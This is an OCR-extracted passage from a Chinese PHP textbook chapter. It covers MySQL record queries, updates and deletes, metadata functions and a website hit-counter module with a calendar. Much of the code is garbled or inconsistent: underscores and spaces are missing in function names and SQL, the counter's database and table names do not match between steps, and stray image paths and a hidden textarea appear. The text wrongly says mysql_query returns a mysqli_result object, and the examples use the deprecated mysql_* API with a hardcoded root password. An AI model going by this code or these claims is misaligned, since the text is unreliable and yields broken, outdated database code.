//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务器".
mysql_error());
mysql_select_db($db_name,$link);
$sql="select * from test1";
$result=mysql_query($sql,$link);
echo "当前表中的记录有：";
echo "<table border=1>";                     //使用表格格式化数据
echo "<tr><td>ID</td><td>姓名</td><td>年龄</td><td>邮箱</td><td>
电话</td><td>地址</td></tr>";
while($row=mysql_fetch_array($result))
{
   echo "<tr>";
   echo "<td>".$row[id]."</td>";             //显示 ID
   echo "<td>".$row[name]." </td>";          //显示姓名
   echo "<td>".$row[age]." </td>";           //显示年龄
   echo "<td>".$row[mail]." </td>";          //显示邮箱
```

```
    echo "<td>".$row[phone]." </td>";        //显示电话
    echo "<td>".$row[address]." </td>";      //显示地址
    echo "</tr>";
}
echo "</table>";
?>
</center>
</body>
</html>
```

保存以上代码为“14-8.php”，并在 PHP 环境下运行该文件，查询结果如图 14-8 所示。




图 14-8　查询表 test1 中的记录

知识点：

mysql_query( )成员函数执行 SELECT 语句后返回的是一个类 mysqli_result(结果记录集类)的对象。然后通过 mysqli_result 对象的 fetch_array( )、fetch_row( )、fetch_assoc( )等方法可以以数组的形式按行取得结果记录集中的每条记录。

14.2.7　使用 SQL 语句更新记录

记录在加入库后，不是一成不变的。有时候可能需要对某些内容作相应的调整，这时就需要用到 update 语句对记录进行更新。update 语句的使用格式如下：

```
update table_name set field01="value1" , field02="value02"where
where_definition
```

之前数据表 test1 中有李东和赵四两个人的记录，下面将李东的相应记录更新为王五的，执行以下操作：

```
updatetest1setname='王五',age='30',mail='wangwu@163.com',
phone='234567',address='HIT' where name=李东
```

最后的条件“where name=李东”改为“id=1”更合适，因为字段 ID 是主键，并且具有唯一性，而名字则可能有重复。

下面的 PHP 代码演示如何使用 update 语句来更新已经存在的记录。

实例 14-9：更新记录

```
<html>
<head>
<title>更改表中记录</title>
</head>
<body>
<center>
<?php
$db_host=localhost;                          //MySQL 服务器名
$db_user=root;                               //MySQL 用户名
$db_pass="520";                              //MySQL 用户对应的密码
$db_name="test";                             //要操作的数据库
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务器".
mysql_error());
mysql_select_db($db_name,$link);
function show_con()
{
   $link=mysql_connect(localhost,root,"520");
   mysql_select_db(test);
   $sql="select * from test1";
   $result=mysql_query($sql,$link);
   echo "<table border=1>";                  //使用表格格式化数据
   echo "<tr><td>ID</td><td>姓名</td><td>年龄</td><td>邮箱
   </td><td>电话</td><td>地址</td></tr>";
   while($row=mysql_fetch_array($result))
   {
      echo "<tr>";
      echo "<td>".$row[id]."</td>";          //显示 ID
      echo "<td>".$row[name]." </td>";       //显示姓名
      echo "<td>".$row[age]." </td>";        //显示年龄
      echo "<td>".$row[mail]." </td>";       //显示邮箱
      echo "<td>".$row[phone]." </td>";      //显示电话
      echo "<td>".$row[address]." </td>"; //显示地址
      echo "</tr>";
   }
   echo "</table>";
}
echo "更新前的记录为：";
show_con();                                  //调用函数，显示表中所有的记录
$sql="update test1 set name='王五',age='30',mail='wangwu@163.com',
phone='234567',address='HIT' whereid=1";     //创建更新记录 SQL 语句
mysql_query($sql,$link);                     //发送 SQL 请求
echo "更新后的记录为：";
```

```
show_con();                                //再次调用函数，显示表中记录以做比较
?>
</center>
</body>
</html>
```

保存以上代码为“14-9.php”，并在 PHP 环境下运行该文件。执行更新前，第一条记录为李东，而执行更新操作后，再次调用显示记录函数，返回的第一条记录已经变成王五了。由此说明顺利地把表中 ID=1 的记录进行了更新操作。代码运行结果如图 14-9 所示。



图 14-9　更新表 test1 中 ID=1 的记录

注意：

在 PHP 内创建数据库时，我们需要在 mysql_query( )函数内使用上述语句。函数是用来发送 MySQL 数据库连接建立的请求和指令的。

14.2.8　使用 SQL 语句删除记录

当数据表中的内容不再需要时，为了节省存储空间，可以将不需要的内容从数据表中删除，这是很有必要的。本小节主要讲述如何删除数据表中的记录。

要想删除不再使用的记录，可以使用 mysql_query( )函数发送一条 delete 的 SQL 语句，delete 使用语法如下：

```
delete from table_name where field01="value"
```

其中，table_name 为要删除的记录所在的表名，后面的 where 子句表示执行操作的条件。field01 指字段名，value 指对应于字段 field01 的值。要想将 test1 表中赵四的记录删除，可以执行以下操作：

```
delete from test1 where name=“赵四”
```

实例 14-10：删除记录

```
<html>
<head>
<title>删除表中记录</title>
</head>
```

```
<body>
<center>
<?php
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect(localhost,root,"520")or die("不能连接到服务器".
mysql_error());
mysql_select_db(test,$link);
function show_con()
{
    $link=mysql_connect(localhost,root,"520");
    mysql_select_db(test);
    $sql="select * from test1";
    $result=mysql_query($sql,$link);
    echo "<table border=1>";                  //使用表格格式化数据
    echo "<tr><td>ID</td><td>姓名</td><td>邮箱</td><td>电话
    </td><td>地址</td></tr>";
    while($row=mysql_fetch_array($result))
    {
        echo "<tr>";
        echo "<td>".$row[id]."</td>";         //显示 ID
        echo "<td>".$row[name]." </td>";      //显示姓名
        echo "<td>".$row[mail]." </td>";      //显示邮箱
        echo "<td>".$row[phone]." </td>";     //显示电话
        echo "<td>".$row[address]." </td>"; //显示地址
        echo "</tr>";
    }
    echo "</table>";
}
echo "删除前的记录为：";
show_con();                               //调用函数，显示表中所有记录
$sql="delete from test1 where id=1";      //创建更新记录 SQL 语句
mysql_query($sql,$link);                  //发送 SQL 请求
echo "<p>";
echo "删除后的记录为：";
show_con();                               //再次调用函数，显示表中记录以做比较
?>
</center>
</body>
</html>
```

保存以上代码为“14-10.php”，并在 PHP 环境下运行该文件。由执行 delete 操作前遍历数据表的结果和执行 delete 操作后遍历数据表的结果可以知道删除操作已经顺利执行。

具体结果如图 14-10 所示。



图 14-10　删除表 test1 中 ID=1 的记录

注意：

如果只是想删除某条记录的某个字段数据，请使用 UPDATE SET 语法并将其置为空。

14.3　使用 PHP 获取 MySQL 数据库的信息

PHP 对数据库除了进行查询、插入、删除等操作外，还可以用来获得 MySQL 数据库的一些基本信息，例如，数据库列表、表的列表等。本节主要讲述如何实现这些操作。

14.3.1　获取数据库信息

mysql_list_dbs 函数用于获取数据库的信息，类似于 MySQL 命令行下的 show databases 命令。具体语法如下：

```
mysql_list_dbs([resource_id])
```

其中的 resource_id 是前面连接数据库时返回的对象。该函数返回一个包含服务器上所有数据库名称的结果集，该结果集与使用 mysql_guery 函数得到的结果集相同。在 PHP 中可以通过 mysql_fetch_row 函数对该结果集进行操作。

实例 14-11：显示 localhost 上所有的数据库

```
<?php
@mysql_connect("localhost","root","520")
or die("不能连接到服务器".mysql_error());
$dbs=mysql_list_dbs();
while($array=mysql_fetch_row($dbs))
{
echo "$array[0]<BR>";
}                //如果连接成功，显示信息
?>
```

保存以上代码为“14-11.php”，并在 PHP 环境下运行该文件，结果如图 14-11 所示。




图 14-11　获取所有数据库信息

从中可以看到，使用 mysql_list_dbs 函数得到的结果与 MySQL 命令行下得到的结果完全相同。

14.3.2　获取表的信息

mysql_list_tables 函数用于获取表的信息，类似于 MySQL 命令行下的 show tables 命令，其语法如下：

```
mysql_list_tables(string database_name [,resource_id])
```

其中，database_name 是数据库名，resource_id 是前面连接数据库时返回的对象。该函数返回一个包含有服务器上所有数据库名称的结果集，该结果集与 mysql_query 函数得到的结果集相同。在 PHP 中可以通过 mysql_fetch_row 等函数对该结果集进行操作。

实例 14-12： 显示 localhost 上数据库 test 中所有表的名称

```
<?php
@mysql_connect("localhost","root","520")
or die("不能连接到服务器".mysql_error());
$dbs=mysql_list_tables("test");
while($array=mysql_fetch_row($dbs))
{
echo "$array[0]<BR>";
}                //如果连接成功，显示信息
?>
```

保存以上代码为“14-12.php”，并在 PHP 环境下运行该文件，结果如图 14-12 所示。




图 14-12　获取数据库 test 中表的信息

从中可以看到，使用 mysql_list_tables 函数得到的结果与 MySQL 命令行下得到的结果完全相同。

14.3.3　获取列的信息

PHP 提供了一系列函数用来获取一个表中列的信息。这些函数根据结果集生成表中各列的信息。

(1) 获取列的数目。mysql_num_fields 函数用于获取列的数目，其语法如下：

```
int mysql_num_fields(result_set)
```

(2) 获取列的名称。mysql_field_name 函数用于获取列的名称，其语法如下：

```
string mysql_field_name (result_set,int offset)
```

其中，result_set 是 mysql_query 函数返回的结果集对象，offset 用来表示要返回的是第几列的名称。

(3) 获取列的数据类型。mysql_field_type 函数用于获取列的数据类型，其语法如下：

```
int mysql_field_type (result_set,int offset)
```

(4) 获取列的长度。mysql_field_len 函数用于获取列的长度，其语法如下：

```
string mysql_field_len (result_set,int offset)
```

(5) 获取列的标志。mysql_field_flag 函数用于获取列的标志，其语法如下：

```
int mysql_field_flag (result_set,int offset)
```

实例 14-13：查询列的属性

```
<?php
  mysql connect("localhost","root","520");    //连接服务器
  mysql_select_db("test");                    //选择数据库
  echo "<table border='1'>";                  //输出表头
  echo "<tr><th>列名</th><th>类型</th><th>长度</th><th>标志</th>";
  $result = mysql_query("SELECT * FROM test1");
  $fields = mysql_num_fields($result);        //获取列的数目
  for($i=0; $i<$fields; $i++)                 //循环获得各列信息
  {
    //获得列的各个属性
    $name = mysql_field_name($result,$i);     //获取列的名称
    $type = mysql_field_type($result,$i);     //获取列的类型
    $length = mysql_field_len($result,$i);    //获取列的长度
    $flags = mysql field flags($result,$i);   //获取列的标志
    echo "<tr><td>$name</td>
            <td>$type</td>
```

```
                <td>$length</td>
                <td>$flags</td></tr>";
    }
    echo "</table>";
    mysql_close();                              //关闭与数据库的连接
?>
```

保存以上代码为“14-13.php”，并在 PHP 环境下运行该文件，结果如图 14-13 所示。

列名	类型	长度	标志
id	int	11	not_null primary_key auto_increment
name	string	30	not_null
age	int	5	not_null
mail	string	30	not_null
phone	int	10	not_null
address	string	30	not_null

图 14-13　获取列的信息

14.4　MySQL 数据库使用实例——网站计数器模块

通过计数器模块，网站可以统计每天访问的流量，也可以统计不同网页被浏览的次数。在进行计数器设计时，通常使用数据库来保存计数器的统计结果，但也可以使用文件来保存统计结果。下面介绍一个综合性的计数器。

步骤一：功能设计

该计数器主要实现以下功能。

(1) 统计每个页面的当天访问次数。

(2) 统计总访问次数。

(3) 显示一个日历，让用户随便查看任何一天的访问流量。

(4) 记录用户每次访问页面的时间。

步骤二：创建数据库和表

该计数器采用数据库保存统计结果，因此我们创建数据库“mycountdb”和数据表“mycounttb”，具体代码如下。

实例 14-14：创建数据库和表

```
mysql> create database countdb;
Query OK, 1 row affected (0.11 sec)
```

```
mysql> use countdb;
Database changed
mysql> CREATE TABLE mycount (
    ->     mycntin int(4) NOT NULL auto_increment,
    ->     mycnt int(4) DEFAULT '0' NOT NULL,
    ->     mytime varchar(20),
    ->     PRIMARY KEY (mycntin)
    -> );
Query OK, 0 rows affected (0.22 sec)

mysql> select * from mycount;
Empty set (0.00 sec)

mysql> insert into mycount values(35,27,"2006-11-13");
Query OK, 1 row affected (0.06 sec)

mysql>
```

步骤三：连接数据库

下面的代码主要用于连接 MySQL 数据库并进行初始化。代码比较简单，主要进行一些 MySQL 常用的函数调用。具体代码如下。

实例 14-15：连接数据库

```
<?php
class classname
{
    // 连接数据库属性
    var $CONN = "";
    //连接数据库的服务器
    var $IPADD = "localhost";
    //用户名
    var $USER = "root";
    //密码
    var $PASS = "0";
    //数据库名
    var $DBASE = "mycountdb";
    function error($text)
    {
        $no = mysql_errno ();
        $msg = mysql_error ();
        echo "[$text] ( $no : $msg) <br> \n";
        exit ;
    }
    //初始化数据库连接
```

```
    function init()
    {
        $ipadd = $this->IPADD;
        $user = $this->USER;
        $pass = $this->PASS;
        $dbase = $this->DBASE;
        $conn = mysql_pconnect ($ipadd,$user,$pass);
        if (!$conn)
        {
            $this->error ("没有连接到服务器");
        }
        if (!mysql_select_db($dbase))
        {
            $this->error ("连接数据库失败");
        }
        $this->CONN = $conn;
        return true;
    }
}
```

保存以上代码为“14-15.php”文件

步骤四：导航文件

下面的代码用于显示每个页面被访问的人数以及当前的时间。使用时，可以将该文件放在任何网页的顶部或者其他位置，用户可以看见所需的流量统计。具体代码如下。

实例 14-16：导航

```
<html>
<body topmargin=0>
<?php
    if (empty($connect) OR $connect!='1')
    {
           $connect = include ("14-15.php");
    }
    $db = new classname;
    $db->init();
    if (!$db->init())
    {
        echo "连接失败";
    }
    //End Connection
    //查询显示访问的总量
    $qry0 = "SELECT max(mycnt) FROM mycounttb";
    $res0 = mysql_query($qry0);
    if($row=mysql_fetch_array($res0))
```

```
    {
        do
        {
            $newcnt=$row['max(mycnt)'];
        }
        while($row=mysql_fetch_array($res0));
    }
    //将总访问量加 1
    $newcnt=$newcnt+1;
    $mytime=time();
    $qry = "INSERT INTO mycounttb (mycnt,mytime) VALUES
    ($newcnt,'$mytime')";
    $res1 = mysql_query($qry);
    $showtime =date("D dS, F  Y , g:i a",$mytime);
    $email = "james_smith73@yahoo.com";
    $to = "james_smith73@yahoo.com";
    $from = "James Site Counter";
    $subject = "Hit Registered";
    $msg = "";
    $msg = "<font face=arial size=2>You had a visitor to ur site at
    $showtime </font><br><br> \n";
    $Fromaddress="james_smith73@yahoo.com";
    //mail($to." <".$email.">", $subject, $msg, "From: ".$from."
<".$Fromaddress.">\nContent-Type: text/html; charset=iso-8859-1");
    print("<table border=1 align='center' width=70% ><tr ><td
align=left><font face='Arial'>  从 2010 年 12 月 1 日开始
访问人数是: <b>$newcnt</b> </font></td><td align=right><font
face='Arial' >当前时间为 :: $showtime ; </td></tr></table>");
?>
</body>
</html>
<textarea rows="1" cols="1" style="display:none;">
```

保存以上代码保存为“14-16.php”，并在 PHP 环境下运行该文件，结果如图 14-14 所示。




图 14-14　导航文件图

步骤五：统计结果和日历

下面是计数器的核心代码，首先生成一个日历，用户可以查看每个月的日期和具体日

期当日的流量。具体代码如下。

实例 14-17：统计结果

```
<?php
    //连接数据库
    if (empty($connect) OR $connect!='1')
    {
            $connect = include ("14-15.php");
    }
    $db = new classname;
    $db->init();
    if (!$db->init())
    {
        echo "连接失败";
    }
    // End Database Connection

    if (isset($_GET['year']))
        $year=$_GET['year'];
    else
        $year="";


    if (isset($_GET['month']))
        $month=$_GET['month'];
    else
        $month="";

    if (isset($ GET['day']))
        $day=$_GET['day'];
    else
        $day="";



    if(isset($_GET['fromcounter']))
    {
        $todaytime= mktime (0,0,0,$month,$day,$year);
        $dtodaytime =date("d",$todaytime);
        $mtodaytime =date("m",$todaytime);
        $Ytodaytime =date("Y",$todaytime);
    }
    else
    {
```

```
        $todaytime=time();
        $dtodaytime =date("d",$todaytime);
        $mtodaytime =date("m",$todaytime);
        $Ytodaytime =date("Y",$todaytime);
    }
    //End Connection

class Calendar
{
    function Calendar()
    {

    }
    function getDayNames()
    {
        return $this->dayNames;
    }
    function setDayNames($names)
    {
        $this->dayNames = $names;
    }
    function getMonthNames()
    {
        return $this->monthNames;
    }
    function setMonthNames($names)
    {
        $this->monthNames = $names;
    }
    function getStartDay()
    {
        return $this->startDay;
    }
    function setStartDay($day)
    {
        $this->startDay = $day;
    }
    function getStartMonth()
    {
        return $this->startMonth;
    }
    function setStartMonth($month)
    {
        $this->startMonth = $month;
```

```
}
function getCalendarLink($month, $year)
{
    return "";
}
function getDateLink($day, $month, $year)
{
    $link="counter.php?day=$day&month=$month&year=$year&fromcounter=1";
    return "$link";
}
function getCurrentMonthView()
{
    $d = getdate(time());
    return $this->getMonthView($d["mon"], $d["year"]);
}
function getCurrentYearView()
{
    $d = getdate(time());
    return $this->getYearView($d["year"]);
}
function getMonthView($month, $year)
{
    return $this->getMonthHTML($month, $year);
}
function getYearView($year)
{
    return $this->getYearHTML($year);
}
function getDaysInMonth($month, $year)
{
    if ($month < 1 || $month > 12)
    {
        return 0;
    }
    $d = $this->daysInMonth[$month - 1];
    if ($month == 2)
    {
        if ($year%4 == 0)
        {
            if ($year%100 == 0)
            {
                if ($year%400 == 0)
                {
                    $d = 29;
```

```
                }
            }
            else
            {
                $d = 29;
            }
        }
    }
    return $d;
}
function getMonthHTML($m, $y, $showYear = 1)
{
    $s = "";
    $a = $this->adjustDate($m, $y);
    $month = $a[0];
    $year = $a[1];
    $daysInMonth = $this->getDaysInMonth($month, $year);
    $date = getdate(mktime(12, 0, 0, $month, 1, $year));
    $first = $date["wday"];
    $monthName = $this->monthNames[$month - 1];
    $prev = $this->adjustDate($month - 1, $year);
    $next = $this->adjustDate($month + 1, $year);

    if ($showYear == 1)
    {
        $prevMonth = $this->getCalendarLink($prev[0], $prev[1]);
        $nextMonth = $this->getCalendarLink($next[0], $next[1]);
    }
    else
    {
        $prevMonth = "";
        $nextMonth = "";
    }

    $header = $monthName . (($showYear > 0) ? " <font color='orange'><b>" .
     $year : "</b></font>");

    $s .= "<table class=\"calendar\" border=4 cellspacing=4 cellpadding=4
        align=center bordercolor=blue>\n";
    $s .= "<tr>\n";
    $s .= "<td align=\"center\" valign=\"top\">" . (($prevMonth == "") ?
        " " : "<a
      href=\"$prevMonth\"><<< /a>")  . "</td>\n";
    $s .= "<td align=\"center\" valign=\"top\" class=\"calendarHeader\"
```

```
      colspan=\"5\">$header</td>\n";
    $s .= "<td align=\"center\" valign=\"top\">" . (($nextMonth == "") ?
        " " : "<a
      href=\"$nextMonth\">>></a>")  . "</td>\n";
    $s .= "</tr>\n";

    $s .= "<tr>\n";
    $s .= "<td align=\"center\"  width=70 class=\"calendarHeader\">" .
        $this->dayNames
      [($this->startDay)%7] . "</td>\n";
    $s .= "<td align=\"center\"  width=70  class=\"calendarHeader\">"
      . $this->dayNames[($this->startDay+1)%7] . "</td>\n";
    $s .= "<td align=\"center\"  width=70  class=\"calendarHeader\">" .
      $this->dayNames[($this->startDay+2)%7] . "</td>\n";
    $s .= "<td align=\"center\"  width=70  class=\"calendarHeader\">" .
      $this->dayNames[($this->startDay+3)%7] . "</td>\n";
    $s .= "<td align=\"center\"  width=70  class=\"calendarHeader\">" .
      $this->dayNames[($this->startDay+4)%7] . "</td>\n";
    $s .= "<td align=\"center\"  width=70  class=\"calendarHeader\">" .
      $this->dayNames[($this->startDay+5)%7] . "</td>\n";
    $s .= "<td align=\"center\"  width=70  class=\"calendarHeader\">" .
      $this->dayNames[($this->startDay+6)%7] . "</td>\n";
    $s .= "</tr>\n";
        $d = $this->startDay + 1 - $first;
    while ($d > 1)
    {
        $d -= 7;
    }
    $today = getdate(time());
    while ($d <= $daysInMonth)
    {
        $s .= "<tr>\n";

        for ($i = 0; $i < 7; $i++)
        {
           $class = ($year == $today["year"] && $month == $today["mon"]
               && $d == $today
             ["mday"]) ? "calendarToday" : "calendar";
            $s .= "<td class=\"$class\" align=\"center\"  >";
            if ($d > 0 && $d <= $daysInMonth)
            {
                $link = $this->getDateLink($d, $month, $year);
                $mtime=mktime();
                $dnow=date("d",$mtime);
```

```
                $mnow=date("m",$mtime);
                if(($dnow==$d) AND ($mnow==$month))
                {
                   $s .= (($link == "") ? $d : "<b><a href=\"$link\"><font
                        face='courier new'
                      color='red'>$d</font></a></b>");
                }
                else
                {
                   $s .= (($link == "") ? $d : "<a href=\"$link\"><font
                        face='courier new'
                      color='blue'>$d</font></a>");
                }
            }
            else
            {
                $s .= " ";
            }
            $s .= "</td>\n";
            $d++;
        }
        $s .= "</tr>\n";
    }

    $s .= "</table>\n";
    return $s;
}

  /*
    Generate the HTML for a given year
*/
function getYearHTML($year)
{
    $s = "";
    $prev = $this->getCalendarLink(0, $year - 1);
    $next = $this->getCalendarLink(0, $year + 1);
    $s .= "<table class=\"calendar\" border=\"1\">\n";
    $s .= "<tr>";
    $s .="<td align=\"center\" valign=\"top\" align=\"left\">" . (($prev
        == "") ? " " : "<a
      href=\"$prev\"><<</a>")  . "</td>\n";
    $s .= "<td class=\"calendarHeader\" valign=\"top\" align=\"center\
        ">" . (($this->startMonth > 1) ?
      $year . " - " . ($year + 1) : $year) ."</td>\n";
```

```
    $s .="<td align=\"center\" valign=\"top\" align=\"right\">" . (($next
       == "") ? " " : "<a
     href=\"$next\">>></a>")  . "</td>\n";
    $s .= "</tr>\n";
    $s .= "<tr>";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(0 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(1 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(2 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "</tr>\n";
    $s .= "<tr>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(3 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(4 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(5 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "</tr>\n";
    $s .= "<tr>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(6 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(7 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(8 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "</tr>\n";
    $s .= "<tr>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(9 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
             getMonthHTML(10 + $this->startMonth,
     $year, 0) ."</td>\n";
```

```
    $s .= "<td class=\"calendar\" valign=\"top\">" . $this->
           getMonthHTML(11 + $this->startMonth,
     $year, 0) ."</td>\n";
    $s .= "</tr>\n";
    $s .= "</table>\n";
    return $s;
}
function adjustDate($month, $year)
{
    $a = array();
    $a[0] = $month;
    $a[1] = $year;

    while ($a[0] > 12)
    {
        $a[0] -= 12;
        $a[1]++;
    }

    while ($a[0] <= 0)
    {
        $a[0] += 12;
        $a[1]--;
    }

    return $a;
}
var $startDay = 0;
var $startMonth = 1;
var $dayNames = array("<font color='red' face='courier new'>Sunday
  </font>", "<font color='green'
